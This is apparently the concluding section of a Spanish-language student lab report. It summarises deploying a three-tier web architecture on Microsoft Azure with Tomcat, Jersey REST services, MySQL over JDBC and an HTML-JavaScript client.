
Ver todo


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Conclusiones

Durante la realización de esta práctica se logró implementar exitosamente una arquitectura de tres capas en la nube utilizando Microsoft Azure, Apache Tomcat, MySQL y un servicio web REST. A lo largo del proceso se comprendió cómo integrar los componentes de backend, servicio intermedio y cliente, así como la importancia de configurar adecuadamente las conexiones, puertos y dependencias necesarias para el correcto funcionamiento del sistema.

Se logró desplegar una máquina virtual en Azure, instalar y configurar Tomcat con soporte REST mediante la biblioteca Jersey, integrar el controlador JDBC de MySQL y desplegar los servicios web tanto en su versión URL encoded como en JSON, verificando su correcto funcionamiento a través del cliente HTML-JavaScript. Además, se automatizó el inicio del servidor Tomcat al arrancar la máquina virtual y finalmente se creó una imagen generalizada de la VM para reutilizarla o replicarla en futuros despliegues.

Esta práctica permitió reforzar los conocimientos sobre la administración de servidores en la nube, el despliegue de aplicaciones distribuidas, y la comunicación entre capas de una arquitectura web moderna, destacando la importancia de la seguridad, la automatización y la escalabilidad en entornos de cómputo en la nube.